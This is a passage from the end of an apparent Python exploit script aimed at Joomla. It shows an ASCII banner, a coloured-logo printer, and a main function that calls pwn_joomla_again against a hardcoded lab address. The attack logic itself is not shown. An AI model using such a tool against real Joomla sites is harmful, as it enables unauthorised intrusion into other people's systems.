    |   | `.   ` ..' /   `.   ` ..' /  |  |  |  |  |  |||/'__ '. |   | .:--.'.  | | .'''-.
    |   |    '-...-'`       '-...-''   |  |  |  |  |  ||:/`  '. '|   |/ |   \ | | |/.'''. \
    |   |                               |  |  |  |  |  |||     | ||   |`" __ | | |  /    | |
    |   |                               |__|  |__|  |__|||\    / '|   | .'.''| | | |     | |
 __.'   '                                                |/\'..' / '---'/ /   | |_| |     | |
|      '                                                '  `'-'`       \ \._,\ '/| '.    | '.
|____.'                                                                 `--'  `" '---'
'---'
"""
        for line in logo.split("\n"):
                sys.stdout.write("\x1b[1;%dm%s%s\n" % (random.choice(colors), line, clear))
                #time.sleep(0.05)

def main(base_url):
        options = parse_options()
        options.url = options.url.rstrip('/')
        print_logo()
        pwn_joomla_again(options)

if __name__ == "__main__":
        sys.exit(main("http://192.168.10.100:8080/joomla"))
```